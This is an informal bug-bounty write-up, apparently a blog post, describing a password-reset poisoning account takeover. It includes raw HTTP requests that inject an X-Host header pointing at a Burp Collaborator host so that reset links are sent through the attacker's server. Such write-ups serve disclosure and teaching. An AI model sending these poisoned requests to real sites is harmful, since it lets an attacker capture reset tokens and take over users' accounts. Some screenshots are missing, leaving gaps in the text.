**MY FIRST BUG**

Hello Everyone, today i will show you my first high bug in November. This bug is kind of account takeover.

My target has cloudfare firewall but im not affraid , I used tool bypass header to redirect response and poison reset password link and when user click this link in email .Bump ACCOUNT TAKEOVER

After I scan header by tool bypass, almost of them is 403 but i saw two headers “X-Host” and “X-Forwarded-Host” is 302.

And I add one of them into request of burp


POST /password/email HTTP/1.1  
Host: target.com   
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,/;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 561  
X-Host: [ettola.burpcollaborator.net](http://qkebvy5mc29prqqgthzyhmola.burpcollaborator.net/)

and response redirect to [qkebvy5thzyhmola.burpcollaborator.net](http://qkebvy5mc29prqqgthzyhmola.burpcollaborator.net/)

I poisoned request , and I try that way to forgot password feature, input target email and add header X-Host: server’s hacker


POST /password/email HTTP/1.1  
Host: target.com   
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,/;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 561  
X-Host: [qkebvy5mcyhmola.burpcollaborator.net](http://qkebvy5mc29prqqgthzyhmola.burpcollaborator.net/)

And server will send user



As you can see, reset link is poisoned

If user is careless , click link without checking , server’s hacker will response



Hacker change host to target.com/reset… 🡪 Account takeover

Thank you